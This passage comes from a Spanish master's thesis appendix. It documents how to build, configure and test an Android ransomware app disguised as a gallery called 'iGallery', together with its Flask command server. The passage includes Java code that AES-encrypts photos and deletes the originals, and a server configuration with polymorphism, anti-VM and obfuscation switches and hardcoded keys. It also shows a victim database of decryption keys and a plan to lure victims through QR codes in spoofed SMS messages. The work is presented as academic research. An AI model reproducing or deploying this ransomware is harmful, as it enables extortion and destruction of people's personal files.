- [Kee22d] Redacción KeepCoding. *¿Qué es padding en criptografía?* 2022. URL: <https://keepcoding.io/blog/que-es-padding-en-criptografia/> (vid. págs. 146, 200).
- [Kee22e] Redacción KeepCoding. *¿Qué es un malware polimórfico?* 2022. URL: <https://keepcoding.io/blog/que-es-un-malware-polimorfico/> (vid. pág. 94).
- [Kee22f] Redacción KeepCoding. *Historia del malware.* 2022. URL: <https://keepcoding.io/blog/historia-del-malware/> (vid. pág. 9).
- [LA 16] LA INFORMACION. *El 91% de las personas no tiene hábito de leer los permisos antes de instalar una aplicación en su móvil.* 2016. URL: [https://www.lainformacion.com/economia-negocios-y-finanzas/personas-habito-permisos-instalar-aplicacion\\_0\\_913710283/](https://www.lainformacion.com/economia-negocios-y-finanzas/personas-habito-permisos-instalar-aplicacion_0_913710283/) (vid. pág. 71).
- [López21] Miguel López. *El Gobierno compra 15 unidades del Cellebrite UFED Touch 2: qué son y cómo funcionan.* 2021. URL: <https://www.xataka.com/seguridad/gobierno-compra-15-unidades-cellebrite-ufed-touch-2-que-como-funcionan> (vid. pág. 17).
- [Mal] Malwarebytes. *Suplantación de identidad (phishing).* URL: <https://es.malwarebytes.com/phishing/> (vid. pág. 54).
- [Man21] Alfonso Torralba Mantiñán. *Desarrollo de una aplicación web para la gestión fuera de banda de un laboratorio de redes de datos.* 2021. URL: <http://hdl.handle.net/2183/28657> (vid. pág. 51).
- [MOB] MOBiledit. *MOBILedit Forensic.* URL: <https://www.mobiledit.com/forensic-express> (vid. pág. 16).
- [Onda] Ondata Internacional. *Encase Forensic Software.* URL: [https://www.ondata.es/recuperar/encase\\_forensic.htm](https://www.ondata.es/recuperar/encase_forensic.htm) (vid. pág. 16).
- [Ondb] Ondata Internacional. *Estación Forense Velociraptor 7.* URL: <https://ondatasshop.com/equipo-forense-velociraptor-7/> (vid. pág. 15).
- [Pac15] Esteban Gabriel Maida & Julián Pacienzia. *Metodologías de desarrollo de software.* 2015. URL: <https://repositorio.uca.edu.ar/handle/123456789/522> (vid. pág. 5).
- [Ped] Scarlet Pedroza. *ARPANET.* URL: <https://muytecnologicos.com/diccionario-tecnologico/arpanet> (vid. pág. 53).
- [Pro] The Pallets Projects. *Flask.* URL: <https://palletsprojects.com/p/flask/> (vid. pág. 20).
- [pro] proofpoint. *¿Qué es un sandbox?* URL: <https://www.proofpoint.com/es/threat-reference/sandbox> (vid. pág. 54).

- [Saí18] Carlos Aldama Saínz. *Informe pericial informático (Análisis autenticidad video)*. 2018. URL: [https://buscandojusticia.es/wp-content/uploads/2019/03/DOC.CUATRO.1\\_2\\_Censurado-1.pdf](https://buscandojusticia.es/wp-content/uploads/2019/03/DOC.CUATRO.1_2_Censurado-1.pdf) (vid. págs. 115, 169).
- [san] sandboxie. *GitHub*. URL: <https://github.com/sandboxie-plus/sandboxie-docs> (vid. págs. 162, 216).
- [San] Santoku. *Santoku Linux*. URL: <https://santoku-linux.com/> (vid. págs. 136, 190).
- [Sec15] Suiza Secretaría Central de ISO en Ginebra. *Norma ISO 9000:2015*. 2015. URL: [https://dai.uas.edu.mx/pdfs/NORMA\\_ISO\\_9000-2015\\_FyV.pdf](https://dai.uas.edu.mx/pdfs/NORMA_ISO_9000-2015_FyV.pdf) (vid. págs. 117, 171).
- [SQL] SQLite. *SQLite Home Page*. URL: <https://www.sqlite.org/index.html> (vid. pág. 20).
- [The] The Sleuth Kit. *Autopsy*. URL: <https://www.sleuthkit.org/autopsy/> (vid. pág. 17).
- [Vir] VirusTotal. *Old browsers*. URL: <https://www.virustotal.com/old-browsers/> (vid. págs. 139, 193).
- [Vol] Volatility Foundation. *Volatility*. URL: <https://www.volatilityfoundation.org/> (vid. pág. 17).



# Manual de Instalación

En el presente apéndice se desarrollará una explicación acerca de la instalación del servidor web y su puesta en marcha. Se realizarán diversas pruebas para asegurar el correcto funcionamiento del mismo. Mencionar que las explicaciones a continuación redactadas son orientadas a un sistema operativo base **Ubuntu 20.04**. Se ha pensado y desarrollado el proyecto para que la configuración y ejecución del mismo sea lo más trivial posible.

## A.1 Configuraciones iniciales

Como primer paso, será condición indispensable la realización de ciertas configuraciones, tanto en el código fuente de la aplicación como en el servidor web. En la figura A.1 (página 61) podemos ver una imagen relativa del directorio raíz, contenedor del servidor en cuestión. Se acompaña un archivo **README** el cual contiene un resumen acerca de la ejecución del mismo.




Fig. A.1.: Directorio raíz del servidor web

Comenzaremos realizando las adaptaciones oportunas dentro del código fuente de la aplicación móvil.

Primeramente, nos ubicaremos en el directorio `"/Server/sourcecode/app"` y abriremos el archivo **build.gradle**. A continuación se adjunta parte del contenido de este fichero. Aquí deberemos modificar la línea 15. Deberemos adaptarla al directorio correspondiente de nuestro equipo.

```

1 ** código **

2
3 defaultConfig {
4     applicationId "com.example.cifrador"
5     minSdk 27
6     targetSdk 27
7     versionCode 1
8     versionName "1.0"
9
10    testInstrumentationRunner "androidx.test.runner.
11                                AndroidJUnitRunner"
12
13}
14
15 signingConfigs {
16     release {
17         storeFile file("/home/wannacry/AndroidStudioProjects/
18                         RANSOMWARE/Server/src/config/
19                         clientkeystore") # LINEA A
20                         MODIFICAR
21
22         storePassword "123qwe"
23         keyAlias "client"
24         keyPassword "123qwe"
25     }
26
27 }
28
29 ** código**

```

Será preciso la modificación del archivo **local.properties** ubicado en el directorio **“/Server/sourcecode”**. Habrá que adaptar el path correspondiente en nuestro equipo a la carpeta contenedora del **SDK**. Dicha carpeta se incluye entre los archivos contenedores de nuestro proyecto, con lo que no es necesario descargarla desde ninguna fuente.

```

1 sdk.dir=/home/wannacry/Android/Sdk ## LINEA A MODIFICAR

```

La segunda parte consiste en modificar adecuadamente la configuración de la parte servidora. Primero nos ubicaremos en el directorio "/Server/src/config" y abriremos el archivo **dev.yml** que es el archivo principal de configuración de la parte servidora. Se acompaña también parte del contenido de dicho fichero. Aquí nos centraremos en configurar las primeras 13 líneas. La línea 1 deberemos modificarla con la dirección o dominio en el que deseemos que corra el servidor web. En la siguiente línea se configurará el puerto en el que se ejecutará el servidor. La siguiente línea, la 3, únicamente deberemos adaptarla al directorio adecuado de nuestro equipo (**Obligatorio** incluir al final del directorio el carácter "/"). Las configuraciones de la línea 5 a la 13 son optativas, en función de si deseamos generar un virus más complejo o, en su defecto, uno más sencillo. El resto de configuraciones por defecto no se recomienda alterarlas.

```
1 host: "192.168.8.112"
2 port: "8080"
3 root_path: "/home/wannacry/AndroidStudioProjects/RANSOMWARE/Server/"
4
5 Manifest_debuggable: "false"
6 Manifest_allowbackup: "false"
7
8 Secure_communication: "false" # Uso de TLS
9 polymorphism: "true" # El polimorfismo se realiza en la parte servidora
10
11 VM_detection: "false" # Virus detecta maquinas virtuales
12 AntiDebug_detection: "false" # Virus detecta debugging
13 code_ofuscation: "false" # Ofuscacion de la APK
14
15 # Los anteriores deben de configurarse antes de lanzar el servidor
16
17 # No tocar las siguientes configuraciones
18 secret_key: "QE^-7p_z?b3Wv8?C987S"
19
20 endpoints:
21   index:
22     endpoint: "/inicio"
23     methods:
24       - "GET"
25   data_download:
26     endpoint: "/download"
27     methods:
28       - "GET"
29   data_registration:
```

```
30 endpoint: "/CdWAhQhVKkRaLLMqfQ"
31 methods:
32   - "POST"
33 form:
34   data: "data"
35   key: "key"
```

Para poder administrar la base de datos será necesario instalar en nuestro equipo la herramienta **Sqlite3** (versión **3.31.1**) para poder trabajar contra la base de datos que generará nuestro servidor web. Dicha base de datos será generada automáticamente por el servidor, con lo que no se precisará ninguna configuración en específico para la misma.

El siguiente paso es establecer el certificado **SSL** correspondiente, en caso de querer establecer comunicaciones cifradas entre el servidor y el virus desarrollado. Para la generación del mismo emplearemos las funcionalidades propias de la herramienta **OpenSSL**. Tal como se menciona en la web "*KEEPCODING*" [Kee22c], "se trata de una herramienta de código abierto que es contenedora de un conjunto de funciones realmente útiles para la criptografía aplicada. A su vez, implementa los protocolos más conocidos y utilizados en computación, por lo que ofrece un amplio rango de alternativas útiles para programar". Para nuestras necesidades, estamos ante la herramienta perfecta. Tras haberla instalado (se recomienda la versión **3.31.1**), deberemos ejecutar el siguiente comando en un terminal (modificando **únicamente** la dirección IP):

```
1 openssl req -newkey rsa:2048 -nodes -x509 -days 36500 -nodes -addext "
  subjectAltName = IP.1:192.168.8.
  111" -keyout key.key -out cert.
  crt
```

Con esto estaremos generando nuestro certificado **SSL** que estará contenido dentro de un fichero llamado **cert.crt**. Dicho fichero, será preciso copiarlo al directorio **"/Server/src/config"**. Con esto tenemos completamente configurada la parte relacionada con el código fuente de la aplicación. El servidor web se encarga de incluir dicho certificado dentro de la parte servidora automáticamente. Por último, será condición indispensable tener instalado **Python** en su versión 3 (se recomienda encarecidamente la versión **3.8.10**). A su vez, será necesario instalar las dependencias correspondientes para la correcta ejecución del servidor web, todas ellas enumeradas a continuación. Se requiere también la presencia de los paquetes **gnome-terminal** y **openjdk-11-jdk** en el equipo.


- flask
- flask\_httpauth
- subprocess
- sqlite3
- string
- time
- argparse
- yaml
- random
- util.sql
- web\_api
- typing
- os

## A.2 Inicialización del servidor

Tras haber realizado las oportunas configuraciones referenciadas en el apartado anterior, ya podremos lanzar el servidor web. Para ello abriremos una terminal y nos ubicaremos en el directorio "/Server/sourcecode". A continuación ejecutaremos el comando:

```
1 sudo python3 ../src/main.py -c ../src/config/dev.yml
```

Con este comando se nos abrirá un nuevo terminal, a mayores del primero ejecutado. Este nuevo terminal realizará automáticamente labores de compilación de la aplicación móvil. Este proceso se realiza para generar un nuevo APK de la aplicación adaptada a las configuraciones realizadas en el apartado anterior. La nueva ventana emergente se cerrará automáticamente una vez finalizado el proceso, no obstante, la primera vez que se ejecute el servidor podría tardar varios minutos en cerrarse. Podemos ver en la figura A.2 (página 65) un ejemplo de como se vería dicha ventana emergente anteriormente citada.



**Fig. A.2.:** Terminal autoejecutada para la compilación del APK

En la figura A.3 (página 66) podemos ver el servidor funcionando correctamente tras su ejecución.


```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMWARE/Server/sourcecode$ sudo python3 .../src/main.py -c .../src/config/dev.yml
 * Serving Flask app 'Locker server' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on https://192.168.8.111:8080 (Press CTRL+C to quit)
```

Fig. A.3.: Terminal con el servidor ejecutándose

## A.3 Prueba de funcionamiento

Como parte final del proceso de configuración y ejecución del servidor web será crucial verificar el correcto funcionamiento del mismo. No son obligatorias, pero sí altamente recomendables. Para ello se enumeran a continuación una serie de pruebas para garantizar el correcto funcionamiento del mismo. Dichas pruebas serán realizadas desde un dispositivo móvil de pruebas, pues no debemos olvidar que vamos a ejecutar un *ransomware*.

Inicialmente, comprobaremos que el servidor web funcione correctamente. Es normal que la primera vez que accedamos a la dirección web se nos devuelva un aviso de sitio no seguro, situación completamente normal, pues, estamos empleando certificados autofirmados. Saltaremos dicho aviso y accederemos al sitio web en sí. Podemos ver imágenes del sitio web en la figura A.4 (página 67). A continuación descargaremos el APK y la instalaremos. Es normal que a la hora de descargarla el servidor lance una nueva terminal que nuevamente se cerrará sola al finalizar el proceso que ejecuta. Dicha nueva terminal es para garantizar el polimorfismo de nuestro virus.



**Fig. A.4.:** Capturas de pantalla del sitio web

Una vez instalado el APK solo restará probarlo. En la figura A.5 (página 68) podemos apreciar una imagen de la aplicación ejecutada. En ella diferenciamos dos partes. La primera, la del botón "ORGANIZAR IMÁGENES...", el cual una vez presionado comenzará el proceso de cifrado de las imágenes del dispositivo. La segunda parte es la del cuadro de búsqueda, en la que deberemos introducir la contraseña para recuperar el acceso a nuestras imágenes. Con ambas "partes" deberemos probar el correcto funcionamiento de nuestro virus.



**Fig. A.5.:** Captura de pantalla de la aplicación ejecutada

Procederemos a probar el proceso de cifrado (puede tardar varios minutos en función del volumen de imágenes existente). La contraseña para descifrado se enviará automáticamente a la base de datos de nuestro servidor. Para poder verla deberemos ubicarnos en el directorio "/Server/database" y en un terminal ejecutar:


```
1 sudo sqlite3 database.db
2
3 ** EN EL TERMINAL DEL GESTOR DE BASE DE DATOS LANZAR LA CONSULTA... **
4
5 SELECT * FROM VICTIM;
```

Se nos devolverán una ristra de filas contenedoras de todos aquellos dispositivos infectados y su correspondiente clave de descifrado. Podemos verlo la figura A.6 (página 69).

```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMWARE/Server/database$ sudo sqlite3 database.db
[sudo] contraseña para wannacry:
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> SELECT * FROM VICTIM;
62| MANUFACTURER = samsung, DEVICE = j4primelte, MODEL = SM-J415FN, DATE_INFECTED = 17/10/2022 16:33:02h | Sa1$a*X/9k9ozkIdMw7-&o(7T4!FMupy
63| MANUFACTURER = samsung, DEVICE = j4primelte, MODEL = SM-J415FN, DATE_INFECTED = 18/10/2022 21:07:01h | Qr3>*$&e10}<8%d90k6<$U00f%9uU&+
64| MANUFACTURER = samsung, DEVICE = j4primelte, MODEL = SM-J415FN, DATE_INFECTED = 18/10/2022 21:26:52h | Lm6+m00kh4$@SQtH0v1~X>J-ZJ<op!ho
```

**Fig. A.6.:** Imagen del contenido de la base de datos

Como último paso deberemos recuperar la clave de descifrado para nuestro dispositivo móvil en cuestión, introducirla en el cuadro de búsqueda de la aplicación y comprobar si se descifran correctamente nuestras imágenes. Podemos ver un ejemplo de como se verían las imágenes cifradas en la figura A.7 (página 69).



**Fig. A.7.:** Imágenes cifradas en el dispositivo móvil

En caso de que todas las pruebas anteriores hayan resultado satisfactorias, ya dispondremos de nuestro proyecto ejecutándose completamente funcional.



# Desarrollo del proyecto

En el presente apéndice se aportará todo lo relacionado con el desarrollo de nuestro Trabajo Fin de Máster. Se aprecian tres partes claramente diferenciadas en el mismo: diseño de un vector de entrada, desarrollo de la parte servidora y desarrollo de la aplicación. Se revisarán todas las partes por separado. Se pretende desarrollar un *ransomware* móvil que actúe sobre todos aquellos dispositivos Android en su versión 8.1. Dicho desarrollo se ha llevado a cabo en un equipo con sistema operativo Ubuntu 20.04.5 LTS.


## B.1 Diseño de vector de entrada

El primer paso es considerar un vector de entrada del *malware* en los dispositivos móviles. Se busca obtener una idea general para poder orientar el desarrollo del proyecto. Existen multitud de vectores de entrada posibles. Para nuestro trabajo se propone la utilización de un código QR debido al alza de su empleo tras la pandemia y al gran desconocimiento actual sobre los mismos y las TIC. Dicho QR redirigirá a las víctimas a un sitio web malicioso desde el que podrá descargar nuestra aplicación malintencionada. Bastará con pegar dichos QR por la calle o enviarlos mediante correos electrónicos confiando en que alguna persona caiga en la trampa. Para nuestro caso, dicho QR será enviado a la víctima mediante SMS falsos (**phishing**) suplantando la identidad de otra persona. Se busca que la persona descargue la aplicación maliciosa confiando en que el origen del SMS es legítimo.

## B.2 Vulnerabilidad explotada

No se pretende explotar una vulnerabilidad específica como tal. Buscamos servirnos, como bien se mencionó anteriormente, del desconocimiento por parte de la mayoría de la población con respecto a las tecnologías. Asimismo, según el artículo publicado en la web de **LA INFORMACIÓN** [LA 16], "el 91% de las personas no tiene hábito de leer los permisos antes de instalar una aplicación en su móvil". Con ello, en base a una

serie de permisos solicitados propios de Android, a priori verídicos, se infectará el dispositivo víctima. En la figura B.1 (página 72) podemos ver los permisos que solicitará nuestra aplicación maliciosa en cuestión. Concretamente, el usuario estaría autorizando los permisos “*READ\_EXTERNAL\_STORAGE*” y “*WRITE\_EXTERNAL\_STORAGE*”, los cuales se tratarán de forma más detallada en el posterior apartado “*Configuración del archivo Manifest*” [B.3.6 (página 95)]. La idea es que la víctima, mediante dichos permisos, nos otorgue acceso completo al almacenamiento del dispositivo móvil. Esto nos permitirá navegar por los diferentes directorios del mismo y realizar todas las acciones que deseemos sobre los archivos en ellos contenidos, para nuestro caso, cifrar ciertas imágenes. Dichos permisos han de ser aceptados obligatoriamente por parte del usuario, en caso de negarse, la aplicación no se ejecutará.



**Fig. B.1.:** Permisos solicitados por el *malware*

## B.3 Desarrollo de la aplicación iGallery

A continuación nos adentraremos en las implementaciones de todas las funcionalidades presentes en iGallery. Se va a desarrollar un *ransomware* móvil orientado a dispositivos Android (versión Oreo - 8.1.0) que se hará pasar por una aplicación de galería de imágenes convencional llamada “**iGallery**”.

### B.3.1 Suplantación de una aplicación legítima


La aplicación desarrollada se pretende que simule una galería de imágenes, como ya se mencionó, a fin de encubrir su verdadera funcionalidad maliciosa. Los permisos que solicitará iGallery tras su instalación (figura B.1 (página 72)) son los mismos

que los de cualquiera otra aplicación común de fotos, a fin de engañar al usuario víctima. En la figura B.2 (página 73) podemos ver como luce la aplicación falsa.



**Fig. B.2.:** Suplantación de una aplicación de galería de fotos.

La aplicación en sí cuenta con dos botones. El primero de ellos, "ORGANIZAR IMÁGENES...", en la parte media de la aplicación, nos promete organizar nuestras imágenes, cuando en realidad lo que hará será comenzar su proceso de cifrado. El segundo botón, "BUSCAR", ubicado en la parte inferior de la misma, simula ser un buscador de imágenes. Su verdadera funcionalidad será introducir la clave de cifrado para recuperar el acceso a las imágenes. Ambos botones muestran una notificación emergente al usuario una vez presionados (figura B.3 (página 73)). Dicho mensaje informa al usuario de que se están realizando los procesos de organización de la galería correspondientes.



**Fig. B.3.:** Notificaciones generadas por la aplicación

Para la implementación de iGallery en su totalidad se emplea la herramienta **Android Studio**. Primero se diseña la interfaz de la aplicación. Se crea un nuevo proyecto en Android Studio aprovechando una de las plantillas de aplicaciones Android predefinidas como base para la nuestra. Se incluye un fondo personalizado para dar más realismo a la aplicación. Se incluyen también los botones antes mencionados para los que implementaremos sus funcionalidades a posteriori. A continuación podemos ver parte del código que conforma dicha interfaz. A modo de simplificar la memoria, para todas las implementaciones que se explicarán a posteriori, se acompañará el fragmento de código tratado a continuación de la misma.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <RelativeLayout xmlns:android="http://schemas.android.com/apk/res/
           android"
3   xmlns:tools="http://schemas.android.com/tools"
4   android:layout_width="match_parent"
5   android:layout_height="match_parent"
6   tools:context=".MainActivity">
7
8   <TextView # Establecimiento de recuadro de texto
9     android:id="@+id/toolbar_title"
10    android:layout_width="wrap_content"
11    android:layout_height="wrap_content"
12    android:layout_gravity="center"
13    android:text="My App" />
14
15   <Button # Establecimiento de un botón
16     android:id="@+id/btn_encrypt"
17     android:layout_width="300dp"
18     android:layout_height="wrap_content"
19     android:centerInParent="true"
20     android:text="Organizar imágenes..."
21     android:enabled="false"
22     android:textColor="#ffffffff"
23     android:alpha="0.65" />
24
25   <pl.droidsonroids.gif.GifImageView # Establecimiento de GIF
26     android:id="@+id/gif"
27     android:layout_width="match_parent"
28     android:layout_height="100dp"
29     android:centerInParent="true"
30     android:layout_margin="50dp"
31     android:src="@drawable/giphy"
32     android:visibility="invisible"
```

```
33      />  
34  
35 ** Código adicional **
```

### B.3.2 Cifrado de imágenes

A continuación se implementarán la funcionalidades principales de iGallery, el cifrado y descifrado de las imágenes. Una vez la víctima presione el botón *ORGANIZAR IMÁGENES...* comenzará el proceso de cifrado. Dicha implementación del cifrado podemos verla contenida en la clase "Encrypter". Como algoritmo de cifrado se opta por la utilización de **AES-128**, concretamente AES/CBC/PKCS5Padding (línea 4 del código). Se considera que se trata de un algoritmo verdaderamente seguro y que realiza los cifrados de manera relativamente veloz. Esta última afirmación depende en gran medida del volumen de imágenes a cifrar. El funcionamiento a grandes rasgos de ambas funcionalidades es realmente sencillo, primero se especifica una imagen a cifrar/descifrar (se le pasa como parámetro a la función, línea 7), se recuperan el IV y la clave de cifrado (líneas 9 y 10), a continuación se realiza todo el proceso de cifrado/descifrado y se genera un nuevo archivo correspondiente a dicha imagen cifrada/descifrada (líneas 12 a 19) y por último se elimina la imagen original (línea 22). Ambas funciones recibirán como parámetro de entrada un mapa de bits correspondiente a la imagen a cifrar/descifrar, sobre el que realizarán su función.

En la misma implementación se observan ambas funciones de cifrado y descifrado que responden al nombre de "encryptToFile()" y "decryptToFile()", respectivamente. La implementación de ambas es similar, únicamente difieren en los parámetros empleados por cada una en base a la funcionalidad a implementar. Con motivo del algoritmo de cifrado seleccionado, además de una clave, será preciso especificar un IV<sup>1</sup>. Clave de cifrado e IV serán calculados aleatoriamente a fin de otorgar mayor seguridad y robustez a nuestro cifrado. Con esto se logra reducir en gran medida la efectividad de los ataques por fuerza bruta contra el mismo.

```
1 ** Código adicional **  
2  
3 private final static int READ_WRITE_BLOCK_BUFFER = 1024;  
4     private final static String ALGO_IMAGE_DECRYPTOR = "AES/CBC/  
                           PKCS5Padding";
```

<sup>1</sup>El vector de inicialización trata de un bloque de bits requerido para realizar un cifrado de flujo o por bloques. Su empleo dará resultados independientes de otros cifrados obtenidos con la misma clave

```

5     private final static String ALGO_SECRET_KEY = "AES";
6
7     public static Boolean encryptToFile (String keyStr, String specStr,
8                                         InputStream in, OutputStream out
9                                         , File myDir, String image,
10                                        Integer countTotal, Integer
11                                         counter) throws
12                                         NoSuchPaddingException,
13                                         NoSuchAlgorithmException,
14                                         InvalidAlgorithmParameterException
15                                         , InvalidKeyException,
16                                         IOException { # FUNCIÓN CIFRAR
17
18     try{
19
20         IvParameterSpec iv = new IvParameterSpec(specStr.getBytes(
21                                         StandardCharsets.UTF_8));
22
23         SecretKeySpec keySpec = new SecretKeySpec(keyStr.getBytes(
24                                         StandardCharsets.UTF_8),
25                                         ALGO_SECRET_KEY);
26
27
28         Cipher c = Cipher.getInstance(ALGO_IMAGE_DECRYPTOR);
29         c.init(Cipher.ENCRYPT_MODE, keySpec, iv);
30         out = new CipherOutputStream(out,c);
31
32         int count = 0;
33
34         byte[] buffer = new byte[READ_WRITE_BLOCK_BUFFER];
35         while((count = in.read(buffer)) > 0)
36             out.write(buffer,0,count);
37
38     }
39
40     finally {
41
42         out.close();
43         new File(myDir, image).delete();
44         if (counter == countTotal)
45             return true;
46     }
47
48     return false;
49
50
51     public static void decryptToFile (String keyStr, String specStr,
52                                         OutputStream out, File encFile)
53                                         throws NoSuchPaddingException,
54                                         NoSuchAlgorithmException,
55                                         InvalidAlgorithmParameterException
56                                         , InvalidKeyException,
57                                         IOException { # FUNCIÓN
58                                         DESCIFRAR

```

```

30    try{
31        IvParameterSpec iv = new IvParameterSpec(specStr.getBytes(
32            StandardCharsets.UTF_8));
33        SecretKeySpec keySpec = new SecretKeySpec(keyStr.getBytes(
34            StandardCharsets.UTF_8),
35            ALGO_SECRET_KEY);
36        InputStream in = new FileInputStream(encFile);
37
38        Cipher c = Cipher.getInstance(ALGO_IMAGE_DECRYPTOR);
39        c.init(Cipher.DECRYPT_MODE, keySpec, iv);
40        out = new CipherOutputStream(out, c);
41
42        int count = 0;
43        byte[] buffer = new byte[READ_WRITE_BLOCK_BUFFER];
44        while((count = in.read(buffer)) > 0)
45            out.write(buffer, 0, count);
46    }
47    finally {
48        out.close();
49        encFile.delete();
50    }
51}

```

Se diseña un método encargado de generar aleatoriamente la clave de cifrado y el IV, ambas de longitud 16. Dicha función está ubicada en la clase "MainActivity" que será la encargada de realizar las llamadas a las funciones de la clase "Encrypter" cuando se precise. Para garantizar la mayor aleatoriedad posible, se diseña la función para que genere claves que incluyan números (líneas 19 y 20), mayúsculas (líneas 13 y 14), minúsculas (líneas 16 y 17) y caracteres especiales (líneas 22 y 23), todos al azar gracias a la clase "Random" (líneas 10 y 11). Nótese que las claves serán dinámicas, es decir, por cada vez que se lance la aplicación se generará una nueva clave de cifrado. Esto da lugar a que, en caso de ejecutar iGallery, cerrarla y, tras su posterior inicio, volver a lanzarla, se cifrarán las nuevas imágenes con una nueva clave (aunque esto no supondrá ningún problema, si se precisarán ambas claves para el completo descifrado del dispositivo).

```

1 ** Código adicional **
2
3 private static String generatePass() {
4     String upperCaseChars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
5     String lowerCaseChars = "abcdefghijklmnopqrstuvwxyz";

```

```

6     String numberChars = "0123456789";
7     String specialChars = "!@#$%^&*()_-+=<>?/[]~|";
8     String allowedChars = "";
9
10    Random rn = new Random();
11    StringBuilder sb = new StringBuilder(16);
12
13    allowedChars += upperCaseChars;
14    sb.append(upperCaseChars.charAt(rn.nextInt(upperCaseChars.
15                                         length()-1)));
16
17    allowedChars += lowerCaseChars;
18    sb.append(lowerCaseChars.charAt(rn.nextInt(lowerCaseChars.
19                                         length()-1)));
20
